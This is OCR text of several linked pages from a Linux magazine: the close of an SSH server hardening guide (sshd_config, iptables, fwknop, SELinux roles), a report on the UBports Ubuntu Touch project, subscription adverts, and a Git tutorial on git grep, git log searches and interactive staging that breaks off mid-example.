Disable password-based authentication against your SSH server; edit `/etc/ssh/sshd_config` and set `PasswordAuthentication` to `no`. Change the default port; set `Port` to something different than 22, say 65535. Make sure root login is not allowed, not even with pub-key authentication, by setting `PermitRootLogin` to `no`. Add a new entry: `AllowUsers <user>` to control who logs in. Comment out `Subsystem ftp` if you won't be using SFTP. Restart the SSHD server. Disable IPV6 and enable Reverse Path Filtering.

> "We've set up such a virtual appliance (OVA) ready for VirtualBox"

Apply a Deny-All policy to your iptables chains following the guidelines described earlier. An SSH server should have ping functionality (to ping other hosts, not the other way round), DNS name resolution and, of course, it should be able to send RELATED,ESTABLISHED packets to any legitimate SSH connection. Install the iptables-persistent packet, and save the rules to `/etc/iptables/rules.v4`. Next, install and configure Fwknop, as described earlier. Install and enable SELinux. Map the user you created during the installation phase to the SELinux user 'staff_u'. Make sure you enforce the policy and reboot. We've set up just such a virtual appliance (OVA) ready to be imported into VirtualBox; you can find it in FileSilo. ■




Above We thought a screenshot of Fwknop-gui would be like a tonic after so many terminals...


QUICK TIP

Incoming fire


Keep a close eye on your firewall. Add some rules to your iptables to log suspicious packets coming in, but don't forget to care for packets coming out as well! Use fwlogwatch to help you spot relevant patterns among the maelstrom.


HOW TO
SSH fortress management





```
lud@lud193:~$ id -Z
staff_u:staff_r:staff_t:s0
lud@lud193:~$ su
Password:
root@lud193:/home/lud# id -Z
staff_u:staff_r:staff_t:s0
root@lud193:/home/lud# apt-get update
Reading package lists... Done
W: chown to _apt:root of directory /var/lib/apt/lists/partial
ory (13: Permission denied)
W: chmod 0700 of directory /var/lib/apt/lists/partial failed -
 Permission denied)
E: Could not open lock file /var/lib/apt/lists/lock - open (13
E: Unable to lock directory /var/lib/apt/lists/
root@lud193:/home/lud# exit
lud@lud193:~$ newrole -r sysadm_r
Password:
lud@lud193:~$ id -Z
staff_u:sysadm_r:sysadm_t:s0
```





1 Adjust SELinux
After enforcing SELinux, the network will be down. The AVC entries are in `/var/log/syslog`; generate a customised policy with `cat /var/log/syslog|grep avc|grep "type.*"|audit2allow -M mymodule` and install: `semodule -i mymodule.pp`.

2 Change your role
Unlock the SSH port with fwknop and then log in as 'lud'. To perform administrative tasks, you have to change your current role using `newrole -r sysadm_r`, so you'll want to get used to this command. Next, execute su to become root.

3 Create new users
If you want to enable other users access, add them in the usual way, and then map them to the SELinux user 'user_u'. By default, new users won't have SSH access and they won't be able to unlock the SSH port either; there's no reason to change this.

4 Allow new users to connect to SSH
Add them to the 'AllowUsers' entry in `/etc/ssh/sshd_config` and install the fwknop-client on their computers; run it and then add the new generated keys to `/etc/fwknop/acess.conf` in your SSH server.

ON SALE NOW!

Available at **WHSmith, myfavouritemagazines.co.uk**
or simply search for 'T3' in your device's App Store

SUBSCRIBE TODAY AND SAVE!

www.myfavouritemagazines.co.uk/T3

GET IT ON Google play zinio Available on the App Store

GET YOUR **FREE** GIFT!

SUBSCRIBE

& GET **A FREE** WIRELESS SPEAKER*

CHOOSE YOUR PACKAGE

PRINT EDITION

FREE DVD! OPENSUSE LEAP 15
LinuxUser
& Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
INFOSEC SPECIAL
LOCK DOWN YOUR SYSTEM
Pen-test your PC › Confine your programs › Secure your network
3 LINUX DISTROS READY TO GO
Pop! _OS
FRESH MINT
KALI LINUX LIGHT 2018.02
FREE GIFT!

ONLY £32

6-MONTH PRINT SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Get huge savings on the cover price

PRINT + DIGITAL

ONLY £47

6-MONTH PRINT + DIGITAL BUNDLE SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Instant access on your digital device

Juice Bar Bluetooth Speaker

The perfect combination of power and portability

FREE GIFT WORTH £39.99

Your music, anywhere

Stream your music to the Juice Bar easily over Bluetooth 3.0 EDR, which gives it a generous range of over 10 metres

Play for longer

The huge 1,500mAh battery means your music will last for eight hours of continuous playback from a single charge

Super-portable

All of this comes in a compact 151x60x50mm package that fits snugly into its handy carry-bag, so you can take it anywhere

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/ludjuicebar

OR CALL 0344 848 2852

QUOTE CODE **LUDJUICEBAR** WHEN CALLING

* This offer is only available for new UK subscribers. Gift is subject to availability. Please allow up to 60 days for the delivery of your gift. In the event of stocks being exhausted we reserve the right to replace with items of similar value. Prices and savings quoted are compared to buying full-priced print issues. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **www.bit.ly/magterms**. **Offer ends 31/07/18**

SPECIAL REPORT:

UBPORTS

The Metalab hackerspace held an event showcasing the work of some of the UBports team. **Tam Hanna** went along to try out the live demos

KEY INFO

After Canonical abandoned Ubuntu Touch, UBports – a group of volunteers – has been working to maintain the mobile operating system, with the long-term goal of achieving the dream of a converged Ubuntu experience.

Canonical's original desktop and platform strategy saw the software company take on the role of an ecosystem company. In addition to a mobile and desktop operating system, it also moved into offering a variety of cloud services. However, last year it became clear that the company had over-extended and was no longer able to support unprofitable areas of development. In an effort to court outside investment and with a long-term goal of floating on the stock market, it started cutting teams.

One project for the chop was the hundred-strong team working on mobile OS Ubuntu Touch. Fortunately UBports, a group of outside developers, decided to keep working on this project themselves. The project is currently setting up a foundation under German law to provide a legal framework to the endeavour, although a few technical issues remain.


Apps are everything

One key selling point of products such as Microsoft's Surface tablets is their ability to run desktop applications such as Visual Studio. This level of freedom offers the prospect of a converged experience, enabling you to hook up to an available monitor or work wherever your creative muse takes you. In theory, Ubuntu Touch can also achieve this; in practice, it's prevented by both the lack of memory on the current crop of supported phones and the mismatched input facilities between phones and desktop systems.

In a fashion similar to BlackBerry's BB10 operating system, the UBports team wants to connect with systems such as Sailfish OS; since the Finnish platform is also based on Qt and QML, communality could be achieved. But the QML stacks of the two products are completely different. This means that an application is likely to need two completely different GUI layers, similar to the old S60 vs UIQ dichotomy.

A more workable solution is Anbox, a runtime for Android applications, which is capable of execute applications and games on a non-Android operating system. Sadly, API support is somewhat limited in its current state, and users can't rely on the fact that all programs will work out of the box.

One upshot of losing Canonical's backing is that the Ubuntu store has gone. An alternative OpenStore has been established, but this doesn't currently allow for direct payments for apps – if you want that option, you need to embed a third-party service such as PayPal.



Above Ubuntu Touch system encapsulates proprietary drivers in various ways – compare with **Figure 2** on p34

This is made a bit more complex by the lack of PhoneGap framework support, as Adobe silently discontinued all Ubuntu Touch-related facilities of its PhoneGap web application packager some time ago.

Converging in the wrong direction

Convergence also remains a key issue. In theory, by using an HDMI adaptor to connect to a display, along with a Bluetooth keyboard and Bluetooth mouse, any Ubuntu Touch phone can switch into desktop mode. In practice, it behaves like a relatively slow workstation. On one hand, this permits an amazing level of convergence, enabling a user to transfer files from a workstation to a phone and onto a smart TV in a seamless fashion; while on the other hand it has the potential to create a certain amount of vendor lock-in.

That point is moot, though, because as of writing, GNOME does not support convergence. Ubuntu Touch comes with its own windowing system called Mir and GNOME has moved to Wayland. The UBports team tries to solve this sticky problem by layering X11, Mir and Wayland on top of one another; after all, desktop apps should also be able to run on the phone when docked.

> “Another thorny problem is that Ubuntu Touch is based on the long-outdated Ubuntu 15.04”

Another thorny problem is that Ubuntu Touch is based on Ubuntu 15.04 – a revision of the operating system for which Canonical itself has long since ceased providing updates. In fact, the repositories were switched off in order to ‘motivate’ users to move on. Work on 16.04 was in process when Ubuntu Touch was terminated at Canonical. As the termination led to the removal of many packages, the switch to later versions has been complicated. Nevertheless, we were told that all the presentation screenshots being shown were made using a pre-release version of Ubuntu 16.04 – and a quick ‘version check’ on the demo handsets at the event confirmed this to be the case.

With that out of the way, it’s time to compare the software architectures. The two pictures here, both of which were taken from the presentation, compare a Ubuntu Touch (**Figure 1**) to an Ubuntu desktop (**Figure 2**) implementation. When compared to Android, significant differences can be seen. First, most Android devices use an outdated 3.X kernel. Second, the userland of Android is completely different to the one found in Ubuntu Touch systems; while Ubuntu Touch could, in theory, support Java, so far no one has been willing to undertake the task of making this happen.

A modern mobile device is more than its hardware; from the camera software to the wireless functionality, proprietary software significantly impacts performance. As vendors are unwilling to share this knowledge with the ▸

SPOTLIGHT

Multitasking, or lack of

Above Ubuntu Touch doesn’t do true multitasking

A key design philosophy of mobile applications was defined by PalmSource: it posited that mobile apps should not be too similar to desktop or laptop applications for a variety of reasons related to ergonomics (see *Zen of Palm*, available at **http://designingmlearning.com/resources/ZenOfPalm.pdf**).

In addition to problems with widget sizes, Ubuntu Touch has a few limitations; similar to the original versions of Samsung’s bada OS, Ubuntu Touch does without active multitasking. This means that an application is hibernated the moment it’s pushed into the background. This is a significant problem for IM applications, which aren’t able to receive or display messages when in the background.

Another related issue is GPS: if you take a call or write an email while navigating, a time-intensive re-sync process is needed when you return to the navigation application. The Ubuntu Touch team argues for this as it reduces power consumption and provides increased privacy. In practice, this could be a deal-breaker for many casual users of smartphones.




Figure 2

Above On the desktop, the driver infrastructure is a lot less complex

competition, most Android devices are a cornucopia of various proprietary modules grouped together in a way that barely satisfies the GPL.

The Halium project wants to work around this problem: it plans to use a 'container' holding the proprietary Android environment, which then exposes a set of standardised APIs to the Linux system running above it. One interesting aspect involves the libhybris library. This acts as an intermediary between the C library used in Android and the glibc used in normal Ubuntu desktop and mobile systems. Sadly, this does not always work out; some vendors' implementations are difficult to package, leading to problems supporting the hardware.

As of this writing, phone support for UBports is somewhat limited. Officially, about a dozen devices are supported: OnePlus One, Bq m10 FHD, Bq m10 HD, Fairphone 2, Nexus 5, Nexus 4, Meizu Pro 5, Meizu MX 4, Bq E5 and Bq E4.5. In theory, though, developers can also port the system to other hardware. The list at **https://wiki.ubuntu.com/Touch/Devices** mentions a few more devices, some of which work better than others.

> "Purism is in negotiations with the UBports team to include the OS in its Librem 5 phone"

The way forward

While Ubuntu Touch can currently be run on somes phones at least, the real question is what will happen in the future. According to the presentation, the German government has problems understanding why the UBports team should be a foundation which satisfies the concept of charitability – which is understandable. We were told, however, that an unnamed sponsor is willing to finance the somewhat expensive legal proceedings to ensure the platform's future.

In the software area, work is being done to port to Ubuntu 16.04, which should ensure security updates until 2021. Switching to Ubuntu 18.04 is currently not possible, as a lot of important packages were dropped with that release. Furthermore, the abovementioned Android runtime is intended to be supported on all devices in the future; the virtual machine requires some kernel patches, which have turned out to cause a few problems.


On the hardware side, open source manufacturer Purism is in negotiations with the UBports team to include the operating system out of the box in its Librem 5 phone, due at the end of the year.

With all this in mind, the UBports team is actively asking for volunteers for help with testing; due to the relatively small installed user base, bugs introduced by new features tend to be found slowly. Adding new users to the rank and file obviously solves this problem – Eric S. Raymond's Linus Law that "Given enough eyeballs,

SPOTLIGHT
Ubuntu Touch development

Ubuntu Touch is but another version of Ubuntu and when the product was officially supported by Canonical, it offered an integrated development environment based on the venerable Qt Creator. Sadly, this is broken and barely works on 16.04. Deploying applications with apt-get is an option in theory, but it's not UBports' preferred approach as the team wants to stick to the semi-custom Click package format used for Ubuntu mobile apps. Furthermore, the GUI stack contains a batch of mostly custom QML widgets which are not available on more 'generic' forms of Linux.

This makes development difficult. Most of the work – packaging and so on– takes place via command-line applications, as the emulator currently isn't available. However, work is actively proceeding on creating a runtime which will enable developers to create applications that run on the desktop. In many ways this is the ideal approach, given that this completely eliminates the latency normally associated with emulators or other debugging aids. For more information on development head to **https://docs.ubports.com**.



Above Ubuntu Touch comes with a full-featured console!

SPOTLIGHT

Candidate release

We were provided with a FairPhone 2 to evaluate the operating system. This Dutch eco-smartphone might be expensive and not particularly fast, but it has the benefit of being relatively open and ethically built. In fact, the company had already contacted the Ubuntu Touch team while it was officially supported by Canonical.

Setting aside the issue of multitasking (see p33), the operating system actually works fairly well. Classic troublesome areas such as screen rotation posed no problems during our (admittedly short) test. The product also provides a webOS-inspired card view which enables the user to select and revive one of the hibernated applications currently on the phone.

In terms of actual applications, most of the basic features are implemented perfectly; the fact that the memory card manager currently displays a blank screen can be forgiven. Swiping from bottom to top reveals a Settings menu, which exposes an extensive selection of options not found in consumer-orientated operating systems. This is also true for the command line ,which supports tabs right out of the box.

Sadly, the permissions system, prototyped by J2ME applications and recently introduced in Android, is also on Ubuntu Touch – if you are the type that's allergic to permanent permission pop-ups, this operating system definitely is not for you.

Above You won't get away from permission pop-ups on this OS

Above The familiar bar sitting on the left-hand side of the display should be well-known to all Ubuntu users

The UBports design team decided to implement the swipe-based navigation originally found on the BlackBerry BB10. If you had a Q10, you know that this requires significant white space next to the screen, which sadly is missing on most of the currently supported phones. This means that it takes a bit of practice before you can swipe your way around the OS with ease.

However, Ubuntu Touch has a hard time hiding its heritage: the Unity status bar is displayed only on request, but behaves much as you would expect from a workstation. In fact, Ubuntu Touch supports scopes – sadly, this feature is now deprecated. Nevertheless, having a global find feature available out of the box is very helpful and makes the OS ideally suited for keyboard devices such as the BlackBerry Priv. Additionally, the web experience is desktop-like: this is not surprising given the availability of browsers such Mozilla Firefox and underlying full UNIX operating system.

We were also given access to a Samsung Galaxy S3 Neo running the product, which ran extremely hot due to processes permanently crashing and restarting in the background. On the wrong device, Ubuntu Touch isn't a platform for everyday use yet.

all bugs are shallow" can also be applied to the mobile space in this instance.

UBports' plan is for the foundation to stay out of hardware, thereby ensuring that it is not perceived as a competitor by OEMs, which seems logical enough. Historical precedence suggests, however, that this approach isn't always successful; the carcasses of the Symbian Foundation and PalmSource show that mobile operating systems tend to go astray if the vendor does not also push forward with strong hardware as well.

On the other hand, UBports has one significant benefit over its predecessors based solely on a community, which should keep costs low. This should mean that the foundation could sustain itself for quite some time, waiting until a vendor wants to hedge its bets against the likes of Googleand support it. Samsung would be one hot contender in that regard. It takes but one look into *Introduction to bada: A Developer's Guide* by Ben Morris and Manfred Bortenschlager to understand more about the company's platform strategy.

Finding a hardware partner is not the only problem. UBports must fix the multitasking issue and also needs to find a way to enable developers to receive payments or donations for the applications – with previous failed mobile operating systems such as Firefox OS, lack of monetisation quickly became a problem.

PART THREE

Git: Version control with some Git power tools

Learn some exciting and powerful built-in tools to speed up and improve your version-control workflow

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on, and uses Git for all his version control needs.

Resources

Git
If not already installed, install through your package manager or from **https://git-scm.com**

If you've been following this series so far, you've got to grips with the basic Git commands, and you know how to do some basic manipulation to branches. This issue, we're going to start looking at some more advanced 'power tools' that are built into Git. Git is a big software project, and because it's so widely used it has built up a rich collection of features to cover all sorts of scenarios.


In this issue, we'll be looking at two tools in particular: `git grep`, a specialised version of the usual `grep` on your system that is particularly useful for searching through Git repositories; and the interactive stager, an interactive tool that greatly expedites the process of putting a commit together from several modifications.

As in the last issue, we'll be making changes to the Git repository for Git itself. If you haven't already, clone this repository by running the command `git clone https://github.com/git/git.git` and then run `cd git` to move into the repository. We'll be assuming that the repository hasn't been modified already, so if you followed last issue's article, you might want to run `git reset --hard v2.17.0` in your copy of the repository to remove the changes that we made.

Search through Git projects

Git has a special built-in tool for searching through a Git source-code tree. For example, when looking through the source code in `git.c`, we might notice that the `git log` command is handled by a function called `cmd_log`. To find out more about this function, we can run the following command:

```
$ git grep cmd_log
... # output cut due to space
builtin/log.c:int cmd_log(int argc, const
```



Above Large Git projects often have complicated relationships between their branches. Git's built-in graphical interface, Gitk, can help us visualise them. Try running `gitk` from inside a Git repository

```
 char **argv, const char *prefix)
 ...
```

Looking through the output of this command, we can see that the `cmd_log` function (and all the other logging functionality) is contained in the file `buildin/log.c`.

So far, this is not that different from using the command `grep -r cmd_log` (although it might be much faster for a large code-base). Indeed, `git grep` accepts some of the same options as `grep` itself; we can, for example, pass in the `-n` flag to display line numbers:

```
$ git grep -n cmd_log
... # output cut due to space
builtin/log.c:692:int cmd_log(int argc,
const char **argv, const char *prefix)
... # output cut due to space
```

We can also use the `-E` flag to enable `git grep` to use the POSIX extended regular language. We can specify that `git grep` should only search through files matching a particular pattern:

```
$ git grep -E '([a-z]+)\1\1' *.c
apply.c:#include "rerere.h"
apply.c:                        rerere(0);
```

`git grep` also supports a number of options that are not provided by the usual `grep`. For example, we can use the `-W` flag to see not just the matched pattern, but the entire function context that it occurs in. See **Figure 1** for an example.

An alternative to the `-W` flag is the `-p` flag. This doesn't print out the entire function context, but will print the name of the function where the match occurred. For example, if we repeat the command from **Figure 1** with `-p` instead of `-W`, we get the following output.

```
$ git grep -pn pager_in_use
builtin/log.c=59=static int auto_decoration_
style(void)
builtin/log.c:61:   return (isatty(1) ||
pager_in_use()) ? DECORATE_SHORT_REFS : 0;
```

`git grep` also has a fancy system for building more complicated searches, which the usual `grep` lacks. We can use the `--and` flag to specify that two patterns should both appear on a line, and the `--or` flag to specify that one or the other should appear. We can also use round brackets `(` and `)` to build more complicated patterns. If we want a pattern to be part of such a compound expression, we need to precede it with the `-e` flag, which is normally optional.

For example, suppose we were looking for functions that ended with the word `commit`. We could try searching for the string `commit(` using `git grep commit\( *.c`, but this turns up lots of false positives – for example, `man` page entries and function calls (as opposed to function declarations). A slightly crude but effective way of filtering out the right entries is to search for only lines

Figure 1

```
$ git grep -Wn pager_in_use
log.c=59=static int auto_decoration_
style(void)
log.c-60-{
log.c:61:   return (isatty(1) || pager_in_
use()) ? DECORATE_SHORT_REFS : 0;
log.c-62-}
...
```

Left `git grep` can show us the function context containing each instance of the search pattern

that contain one of the words `int` or `void`, since most C functions in this particular repository appear to have either a return value or a parameter of one or both of these types.

Of course, this approach is far from perfect, but it could nevertheless be useful. We implement it as follows:

```
$ git grep git grep -e commit\( --and \( -e
int -e void\) *.c
... # output cut due to space
sequencer.c:static int do_commit(const char
*msg_file, const char *author,
... # output cut due to space
```

This search turns up plenty of useful-looking functions. If we were looking for a particular function, we'd have a good chance of finding it. Note that we never need to use `--or`: adding the `-e` flags is enough to signal to `git grep` that either of the two patterns is acceptable.

A final advantage of `git grep` over normal `grep` is that it enables us to search in a particular branch of the repository, rather than in the current one. For example:

> "Whereas git grep searches through a single branch, git log gives us ways to search across all branches"

```
$ git grep scissors
_Produces lots of output_
$ git grep scissors v1.6.4
_No output - this feature doesn't exist in
v1.6.4_
```

Here, we've seen that the word `scissors` does not occur in version 1.6.4 of Git. So how could we find out where it was introduced? One way of doing this is by using the `-S` switch to `git log`. Running `git log -S` with a pattern as an argument will show us the log of all those commits that changed the number of instances of that pattern.

rerere

One of our git grep commands uncovered some references to a strange thing called rerere. 'rerere' stands for 'Reuse recorded resolution', and it is a little-known optional feature for Git that we can enable. When it's enabled, whenever we resolve a merge conflict rerere will remember how we resolved it. If we decide to backtrack or reset the merge, we save the information about how we resolved the conflicts. If Git encounters these conflicts in the future, it will automatically resolve them using the resolution it has remembered.

Git commit names

By default, Git commits are referred to using hash codes. These codes are very long and can be unwieldy to pass around. Luckily, Git is generous and can normally tell which hash we are referring to if we give it just the first few characters of the hash. For example, the Git repository we are using contains a commit called 200c75f0d6c83039c201ec678e4ef3fb95f8fcf; we can check this out by running `git checkout 200c75`. If there is ambiguity Git will prompt us to supply more characters.

For example, running `git log -S scissors` will show us those commits that either introduced or removed instances of the word `scissors`.

```
$ git log -S scissors --oneline
... # output cut due to space
200c75f0d Teach mailinfo to ignore everything before -- >8 -- mark
```

Scrolling to the bottom of the output, we can see that the first commit to introduce the word `scissors` to the Git codebase was `200c75f0d`. We can run a `git describe` command to find out the most recent release version from that commit:

```
$ git describe --abbrev=0 200c75
v1.6.4.1
```

Whereas `git grep` enabled us to search through a single branch of the repository, `git log` gives us ways to search across all branches. `git log` also supports the 'line log search', which enables us to see all the changes that have been made to a particular line of code or to a particular function. For example, to see all the revisions that have been made to the `main` function in `git.c`, we could run the following command.

```
$ git log -L :main:git.c
```

The `-L` option to `git log` takes as an argument either a function name preceded by a colon or a pair of line numbers separated by a comma. This is then followed by another colon and the name of the file in which to search.

For example, the first two lines of `README.md` give the name of the program (Git) and a brief description (fast, scalable, distributed and so on). If we run the following command, we can see that the makers of Git were not always so complimentary about their software.

```
$ git log -L 1,2:README.md
```

Let's change focus a bit, there are three steps to creating a new commit in the tree for a repository. The first step is to make the changes we want in our working directory. Then we need to use `git add` to transfer these changes to the index – the local copy of what is about to be committed. Last, we need to run `git commit` in order to create a new commit and point `HEAD` at it.

Below The interactive stager makes it easy to add multiple files into a commit

```
[john@gowers git]$ git add -i
           staged     unstaged path
  1:    unchanged        +1/-1 builtin.h
  2:    unchanged        +1/-1 builtin/grep.c
  3:    unchanged        +2/-1 git.c

*** Commands ***
  1: status       2: update       3: revert       4: add untracked
  5: patch        6: diff         7: quit         8: help
What now> u
           staged     unstaged path
  1:    unchanged        +1/-1 builtin.h
  2:    unchanged        +1/-1 builtin/grep.c
  3:    unchanged        +2/-1 git.c
Update>> 1,2
           staged     unstaged path
* 1:    unchanged        +1/-1 builtin.h
* 2:    unchanged        +1/-1 builtin/grep.c
  3:    unchanged        +2/-1 git.c
Update>>
```

Figure 2

Stage changes

This might seem like a lot of trouble to go to in order to register the changes we've made in our repository. In fact, as we've learned before, it's possible to skip the second step – called staging – by passing the `-a` flag to `git commit`, so we can normally perform our revisions in two steps rather than three. However, there are times when explicitly performing the staging can be very useful. For example, if we've made lots of changes in our working directory, it might not make sense to put them all into one commit. Instead, we stage the changes in sections and perform several commits to add them one by one.

Let's try with an example. We'll make several unrelated changes to the code base, and then organise them into several commits. First, we've decided to make the program more user-friendly by changing the name of `git grep` to `git search`. Looking through the code, we see that the function responsible for carrying out `git grep` commands is called `cmd_grep`. We can use `git grep` to find all the instances of that function.

> "If we've made lots of changes in our working directory, it might not make sense to put them all into one commit. So we stage the changes in sections"

```
$ git grep -n cmd_grep
builtin.h:171:extern int cmd_grep(int argc, const char **argv, const char *prefix);
builtin/grep.c:772:int cmd_grep(int argc, const char **argv, const char *prefix)
git.c:415:      { "grep", cmd_grep, RUN_SETUP_GENTLY },
```

Go into each of the files `builtin.h` and `builtin/grep.c` and change the name of the function `cmd_grep` to `cmd_search`. We'll leave the file name as `grep.c` for now so that we don't break the build. Inside `git.c`, change line 415 to the following:

```
{ "search", cmd_search, RUN_SETUP_GENTLY },
```

For the second change, we'll be making some changes to the 'scissors' feature of Git's `mailinfo` command. `git`

`mailinfo` is a fairly obscure command for automatically writing patches and commits from emails. One feature is that it can recognise the 'scissors' symbol `>8` which means 'ignore everything below this line' in an email, which is useful for adding comments that are not part of the commit.

If we open the file `mailinfo.c` and go to line 685, we see that `git mailinfo` accepts two forms of scissors: `>8` and `>%`.

```
if ((!memcmp(c, ">8", 2) || !memcmp(c, "8<",
2) ||
                !memcmp(c, ">%", 2) ||
!memcmp(c, "%<", 2))) {
```

We want to add a third form `>B` so we add a line in between these two lines as follows:

```
      !memcmp(c, ">B", 2) || !memcmp(c, "B<",
2) ||
```

Now save and close the file. The third change that we will need to make is to add a message when the program starts up (which, you'll note is is similar to what we did last time). After all, we have made some vitally important changes, so people should know about them! Open `git.c` and add the following line immediately after line 636:

```
printf("Welcome to the new and improved
Git!\n");
```

Now that we've made all these changes, it's time to commit them. Let's do the scissors one first. Since this change only affects one file, it is easy to make:

```
$ git add mailinfo.c
$ git commit -m "Added a new scissors type."
```

This was easy enough. Now we want to commit the `grep`->`search` changes. What we would like to do is to `add` the files `builtin.h`, `builtin/grep.c` and `git.c` to the index and then commit them. But then we would end up committing the welcome message as well. The easiest way to get around this problem is to use a special built-in tool in Git: the interactive stager.

Interactive staging

To start the interactive stager, we run the command `git add -i`. The first thing that pops up is a numbered list of all the modified files, together with a numbered list of commands and a prompt with the words `What now`, as in **Figure 2**. We want to update the index by adding some files, so we type `u` for 'update' and press Return.

The interactive stager now repeats the list of modified files, inviting us to choose what to add to the commit. If we type `1,2`, we will add files 1 and 2 to the index. Press Return a second time (without typing anything at the new `Update` prompt) to get back to the first screen. File 3, `git.c`, is more complicated, since we only want to commit some of the changes in the file. In order to perform a partial staging of a file, we use the `patch` command from the interactive stager. Type `p` for 'patch' at the `What now` prompt and press Return. We get a list of the remaining files that contain unstaged changes – in this case, only `git.c`. Type `1` and press Return in order to add this file to the patch, and then press Return again to start the patching process.

Figure 3

```
What now> p
           staged     unstaged path
  1:    unchanged        +2/-1 git.c
Patch update>> 1
           staged     unstaged path
* 1:    unchanged        +2/-1 git.c
Patch update>>
diff --git a/git.c b/git.c
index f598fae7b..0d5d97295 100644
--- a/git.c
+++ b/git.c
@@ -412,7 +412,7 @@ static struct cmd_struct commands[] = {
